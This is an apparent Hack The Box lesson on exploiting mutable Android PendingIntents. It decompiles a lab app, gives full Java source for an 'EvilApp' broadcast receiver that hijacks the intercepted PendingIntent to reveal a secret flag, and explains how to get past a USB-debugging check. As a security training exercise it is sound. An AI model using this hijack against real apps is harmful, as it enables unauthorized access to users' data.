# **Pending Intents**

In Android, a PendingIntent is a special type of Intent that allows an action to be performed at a later time on behalf of your application. It acts as a token that can be passed to components like the notification manager, alarm manager, or other apps, allowing them to execute predefined code using your app's permissions. PendingIntents can be configured as mutable, meaning they can be modified after creation. A mutable PendingIntent allows changes to its contents—such as extras or intent components—after it has been created. This differs from the default immutable PendingIntent, which cannot be altered.

Mutable PendingIntents were introduced in Android 12 (API level 31) to provide more flexibility in specific use cases. However, this added flexibility also introduces security risks. For instance, if an application frequently needs to update the contents of a PendingIntent, using a mutable one allows for those updates without needing to recreate it each time. While convenient, this can also open the door to unintended behavior.

Because a mutable PendingIntent can be modified, it may be vulnerable to abuse by other apps or processes. A malicious actor could intercept and alter the PendingIntent, potentially redirecting it to execute unauthorized actions using the original app's permissions. For example, the Intent could be changed to launch an activity under the attacker's control, leading to data exposure or manipulation of functionality.

In the following example, we will examine an application that uses a mutable PendingIntent to transmit sensitive information, highlighting the risks introduced by this feature.

## **Exploiting Mutable PendingIntents**


In this example, we will primarily use an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the application.

Pending Intents

rl1k@htb[/htb]\$ adb connect
rl1k@htb[/htb]\$ adb install myapp.apk


Performing Streamed Install
Success

After launching the application, we see that it can generate tokens for general use.



The description also indicates that certain features—specifically, those related to token requests from other applications—are still in testing. This suggests the app may expose token functionality to third parties. Tapping the GENERATE button brings up a screen where users can enter their personal

details to request a token.




Filling in the fields and tapping the GET TOKEN button returns the token shown above. There is also a FULL ACCESS button, which appears to have been disabled in recent app updates, likely because users no longer require access to sensitive data. To investigate further, we can examine the app's source code using JADX to determine whether there are alternative ways to access this otherwise restricted data.

```
Pending Intents
 rl1k@htb[/htb]$ jadx-qui myapp.apk
  com.example.waiting
                                                               64
                                                                      /* JADX INFO: Access modifiers changed from: protected */
                                                               65
                                                                      @Override // android.support.v4.app.FragmentActivity, android.app.Activity
    utils
                                                               66
                                                                      public void onPause() {
       MainActivity
                                                               67
                                                                          super.onPause();
    > @ MenuActivity
                                                               68
                                                                          Intent intent = new Intent(this, MenuActivity.class);
                                                               69
                                                                          intent.setAction("com.example.waiting.MENU_ACTION");
    > 🥝 R
                                                               70
                                                                          PendingIntent activity = PendingIntent.getActivity(this, 0, intent, 33554432);
    SecretActivity
                                                               71
                                                                          final Intent intent2 = new Intent();
    Secrets
                                                                          intent2.setAction("com.example.waiting.RECEIVED");
                                                               72
 Resources
                                                               73
                                                                          intent2.putExtra("com.example.waiting.INTENT", activity);
                                                                          final Handler handler = new Handler();
                                                               74
  APK signature
                                                               75
                                                                          handler.postDelayed(new Runnable() { // from class: com.example.waiting.MainActivity.1
 Summary
                                                               76
                                                                             @Override // java.lang.Runnable
                                                               77
                                                                              public void run() {
                                                               78
                                                                                 MainActivity.this.sendBroadcast(intent2);
                                                               79
                                                                                 handler.postDelayed(this, 5000L);
                                                               80
                                                                          }, 5000L);
                                                               81
                                                               82
                                                               83 }
```

Reading the content of the onPause() method, we can understand the following.

#### **PendingIntent Creation**

An Intent is created targeting MenuActivity.class, and a custom action com.example.waiting.MENU\_ACTION is set. In Android, an action describes the operation to be performed, helping the system and other components understand how to handle the Intent. A PendingIntent named activity is then created with this intent, and the flag 33554432 is set. A quick search confirms this value corresponds to FLAG\_MUTABLE.



... intent, e.g. any PendingIntent that needs to be used with inline reply or bubbles. Constant Value: 33554432 (0x02000000). FLAG\_NO\_CREATE. Added in API level 1.

The official Android documentation shows that 33554432 is the integer representation of the FLAG\_MUTABLE.

FLAG\_MUTABLE Added in API level 31

public static final int FLAG\_MUTABLE

Flag indicating that the created PendingIntent should be mutable. This flag cannot be combined with FLAG\_IMMUTABLE.

Up until <a href="Build.VERSION\_CODES.R">Build.VERSION\_CODES.R</a>, PendingIntents are assumed to be mutable by default, unless <a href="FLAG\_IMMUTABLE">FLAG\_IMMUTABLE</a> is set. Starting with <a href="Build.VERSION\_CODES.S">Build.VERSION\_CODES.S</a>, it will be required to explicitly specify the mutability of PendingIntents on creation with either (@link #FLAG\_IMMUTABLE) or <a href="FLAG\_MUTABLE">FLAG\_MUTABLE</a>. It is strongly recommended to use <a href="FLAG\_IMMUTABLE">FLAG\_IMMUTABLE</a> when creating a PendingIntent. <a href="FLAG\_MUTABLE">FLAG\_MUTABLE</a> should only be used when some functionality relies on modifying the underlying intent, e.g. any PendingIntent that needs to be used with inline reply or bubbles.

Constant Value: 33554432 (0x02000000)

This indicates that the PendingIntent can be modified after it's created.

#### **Setting up a Repeating Broadcast**

Next, an Intent named intent2 is created with the action com.example.waiting.RECEIVED. The previously created PendingIntent is attached to intent2 as an extra using the key com.example.waiting.INTENT. A Handler is then used to schedule a Runnable that runs after 5 seconds (5000 ms). The Runnable sends a broadcast containing intent2, and then reschedules itself, creating a repeating loop that executes every 5 seconds.

- 1 The method MainActivity.this.sendBroadcast() is invoked, sending a broadcast containing the contents of intent2 (which includes the PendingIntent)
- The Runnable interface then creates a loop, sending the broadcast every 5 seconds via handler.postDelayed(this, 5000L);.

In summary, when MainActivity goes into the background, the code sets up a repeating broadcast that is sent every 5 seconds, and this broadcast contains a Mutable PendingIntent that points to MenuActivity. This might refer to the app's mechanism to provide tokens to third-party apps.

Inspecting the MenuActivity code, we find that each time the activity is launched, it checks whether the received Intent contains a boolean extra with the key "Secret" set to true.

```
if (getIntent().getBooleanExtra("Secret", false)) {
  com.example.waiting
                                                          68
     > 🖿 utils
                                                          69
                                                                              c.a(this);
     > C MainActivity
                                                          70
                                                                             Intent intent = new Intent(this, SecretActivity.class);
       MenuActivity
                                                          71
                                                                             do {
                                                          72
                                                                                 startActivity(intent);
    > 🥵 R
                                                          73
                                                                                  j = a.j.aJ;
     > C SecretActivity
                                                          74
                                                                             } while ((((a.j.aJ * a.j.aJ) + a.j.aJ) + 7) % 81 == 0);
     Secrets
                                                                          } catch (a.C0031a unused) {
                                                          75
Resources
                                                          76
                                                                             new Handler().postDelayed(new Runnable() {
                                                              // from class: com.example.waiting.<mark>MenuActivity</mark>$$ExternalSyntheticLambdal
  APK signature
                                                          77
                                                                                  @Override // java.lang.Runnable

■ Summary

                                                          78
                                                                                 public final void run() {
                                                          79
                                                                                      MenuActivity.this.k();
                                                          80
                                                                             }, 5000L);
                                                          81
                                                          82
                                                                         }
                                                          83
```

This logic is implemented with:

Code: java

if (getIntent().getBooleanExtra("Secret", false))

**A** 

If "Secret" is true, a new Intent is created to launch SecretActivity.

To review SecretActivity, we must switch to the Simple view in JADX, since the Code view appears heavily obfuscated. This option is located at the bottom of the JADX interface.

```
protected void onCreate(android.os.Bundle r5) {
com.example.waiting
                                                         27
                                                                    super.onCreate(r5);
  utils
                                                         28
                                                                    setContentView(com.example.waiting.R.layout.activity_secret);
  > @ MainActivity
                                                         29
                                                                    com.example.waiting.utils.a r5 = new com.example.waiting.utils.a(r4);
                                                         30
                                                                    android.widget.TextView r0 = (android.widget.TextView) findViewById(com.example.waiting.R.id.
  > @ MenuActivity
                                                            text_secret_message);
                                                         31
                                                                    com.example.waiting.utils.c.a(r4);
                                                                                                          // Catch: b.a.a.a.C0031a -> L24
     SecretActivity
                                                         32
                                                                    if (r5.a() == false) goto L6;
  Secrets
                                                         33
                                                                L21:
                                                         34
                                                                    r0.setText(com.example.waiting.R.string.usb_debugging_enabled);
                                                                                                                                       // Catch: b.a.a.a.C0031a -> L24
Resources
                                                         35
                                                                    com.example.waiting.SecretActivity r5 = r4;
APK signature
                                                         36

■ Summary

                                                         37
                                                                    com.example.waiting.SecretActivity.j = 32;
                                                                    if (((((32 * 32) + 32) + 7) % 81) != 0) goto L15;
                                                         38
                                                         39
                                                                L8:
                                                         40
                                                                    java.lang.String r1 = new com.example.waiting.Secrets().getdxXEPMNe();
                                                                                                                                              // Catch: b.a.a.a.C0031a -> L18
                                                         41
                                                                L10:
                                                         42
                                                                    r0.setText(r1);
                                                                                        // Catch: b.a.a.a.C0031a -> L18
                                                         43
                                                                    com.example.waiting.SecretActivity.j = 34;
                                                                                                                 // Catch: b.a.a.a.C0031a -> L18
                                                         44
                                                                    if (((((34 * 34) + 34) + 7) % 81) != 0) goto L13;
                                                         45
                                                         46
                                                                    new android.os.Handler().postDelayed(new com.example.waiting.SecretActivity$$ExternalSyntheticLambda0(), 5000);
                                                         47
                                                         48
                                                                L15:
                                                         49
                                                                    return;
                                                         50
                                                                L6:
                                                         51
                                                                    if (getReferrer().toString().endsWith(getPackageName()) == false) goto L21;
                                                         52
                                                         53
                                                                L24:
                                                         54
                                                                    r5 = r4;
                                                         55
                                                                    goto L19
                                                         56
```

Inside the onCreate() method of SecretActivity, we see the following.

```
Code: java

String r1 = new com.example.waiting.Secrets().getdxXEPMNe();
r0.setText(r1);
```

This shows that the method getdxXEPMNe() returns a string value—possible something sensitive—that is then displayed. Declared as a native method, its native library Secrets is loaded via the line below.

```
Code: java

System.loadLibrary("secrets");
```

```
myapp.apk
                                                                                  MenuActivity
                                                                                                      SecretActivity
                                                              🕵 MainActivity 🔀
                                                                                                                            Secrets ×
 Source code
                                                              package com.example.waiting;
 > 🖿 a.a.a
 android
                                                              3 /* loaded from: classes.dex */
 androidx
                                                              4 public final class Secrets {
 > 🖿 b.a.a
                                                              6
                                                                    /* renamed from: a reason: collision with root package name */
 com.example.waiting
                                                                    public static final a f1008a = new a(null);
                                                              7
   > 🖿 utils
                                                              8
   > @ MainActivity
                                                              9
                                                                    /* loaded from: classes.dex */
                                                              10
                                                                    public static final class a {
    > @ MenuActivity
                                                             11
                                                                        private a() {
                                                             12
   > @ SecretActivity
                                                             13
      Secrets
                                                             14
                                                                        public /* synthetic */ a(a.a.a.a aVar) {
                                                             15
                                                                           this();
 Resources
                                                             16
 APK signature
                                                             17
 18
                                                             19
                                                                    static {
                                                             20
                                                                       System.loadLibrary("secrets");
                                                             21
                                                             22
                                                             23
                                                                    public final native String getdxXEPMNe();
                                                             24 }
```

In summary, the activity loads a native library named secrets using System.loadLibrary();, and declares a native method getdxXEPMNe() as seen in the line public final native String getdxXEPMNe();. This indicates that the string displayed by SecretActivity is retrieved directly from the native secrets library.

Overall, the app is designed to respond to specific broadcasts from third-party applications. The broadcasts trigger a Mutable PendingIntent, which then calls code that retrieves and displays a value from the native library. We can simulate this behavior by creating a custom app that sends a crafted broadcast containing the original app's PendingIntent as an extra.

First, create a new Java project in Android Studio with an Empty Views Activity, and name it EvilApp. Then, replace the content of MainActivity.java with the following code:

```
Code: java
```

```
package com.example.evilapp;
import android.content.IntentFilter;
import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;
public class MainActivity extends AppCompatActivity {
   MyReceiver myReceiver = new MyReceiver();
   @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
   @Override
    public void onStart() {
        super.onStart();
        // Create a receiver
        IntentFilter filter = new IntentFilter("com.example.waiting.RECEIVED");
        registerReceiver(this.myReceiver, filter, RECEIVER_EXPORTED);
   <code>@Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, android.app.Activity</code>
    public void onStop() {
        super.onStop();
        unregisterReceiver(this.myReceiver);
```

This activity dynamically registers a broadcast receiver MyReceiver to listen for intents with the action com.example.waiting.RECEIVED. When such a broadcast is received (e.g., from the Waiting app), MyReceiver will handle it.

Next, create the broadcast receiver itself. In Android Studio, go to app → java → com.example.evilapp, right-click the package, and select New → Other → Broadcast Receiver. Name the file MyReceiver and replace its contents with the following:

### Code: java

```
package com.example.evilapp;

import androidx.appcompat.app.AppCompatActivity;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Handler;

public class MyReceiver extends BroadcastReceiver {


    @Override
    public void onReceive(Context context, Intent intent) {
        PendingIntent fromOtherApp = (PendingIntent) intent.getParcelableExtra("com.example.waiting.INTENT");
        System.out.println("Intent Received!");
```

```
if(fromOtherApp != null){
    Runnable theTimeHasCome = new Runnable() {
        @Override
        public void run() {
            try {
                System.out.println("Broadcast activated");
                //fromOtherApp.send();
                Intent hijackIntent = new Intent();
                hijackIntent.putExtra("Secret", true);
                fromOtherApp.send(context.getApplicationContext(), 0, hijackIntent, null, null);
                System.out.println("Pending Intent sent");
            } catch (PendingIntent.CanceledException e) {
                e.printStackTrace();
   };
    (new Handler()).postDelayed(theTimeHasCome, 2000);
else System.out.println("you shouldn't come here");
```

The broadcast receiver is configured to listen for the custom broadcast action com.example.waiting.RECEIVED. When this broadcast is received, the receiver looks for a PendingIntent included under the key com.example.waiting.INTENT. If found, it crafts a new Intent with the extra field "Secret": true and sends it via the intercepted PendingIntent. This effectively hijacks the original app's behavior by triggering access to the secret content.


To execute the attack, start by launching the Waiting application. Once it opens, press the back button to send it to the background. As observed earlier, when the app is in the background, it continuously sends a broadcast every five seconds containing a PendingIntent that targets MenuActivity. Next, open Android Studio and run the EvilApp project by clicking the green play button at the top of the interface. Make sure the emulator or physical device selected is the same one running the Waiting app. Once the EvilApp is installed and running, wait a few seconds and then return to the Waiting application.

If USB debugging is enabled, the app may detect it and display the message:




To bypass this check, open the device's settings and navigate to About emulated device. Tap on Build number seven times until the message You are now a developer! appears. Then, go to Settings  $\rightarrow$  System  $\rightarrow$  Developer options and disable USB debugging under the Debugging section.






After disabling USB debugging, reopen both the Waiting and EvilApp applications. Within a few seconds, the secret token (flag) will be displayed on the screen of the Waiting app, confirming that the PendingIntent was successfully hijacked and executed.







Waiting to start... Enable step-by-step solutions for all questions 3 💉 **Questions Cheat Sheet** Answer the question(s) below to complete this Section and earn cubes! What is the secret token returned from the native library "Secrets"? Submit your answer here... Submit 8 pending\_intents.zip +10 Streak pts **←** Previous Next → **Cheat Sheet** ? Go to Questions **Table of Contents Enumerating and Exploiting Installed Apps** Introduction **6** Enumerating Local Storage Exported Activities Insecure Logging Pending Intents Exploiting WebViews insecure Library Load Through Deep Linking **Dynamic Code Instrumentation** 6 Hooking Java Methods Altering Method Values Hooking Native Methods Bypassing Detection Mechanisms **3** Authentication Token Manipulation **Intercepting HTTP/HTTPS Requests** intercepting API Calls **IDOR Attack** SSL/TLS Certificate Pinning Bypass

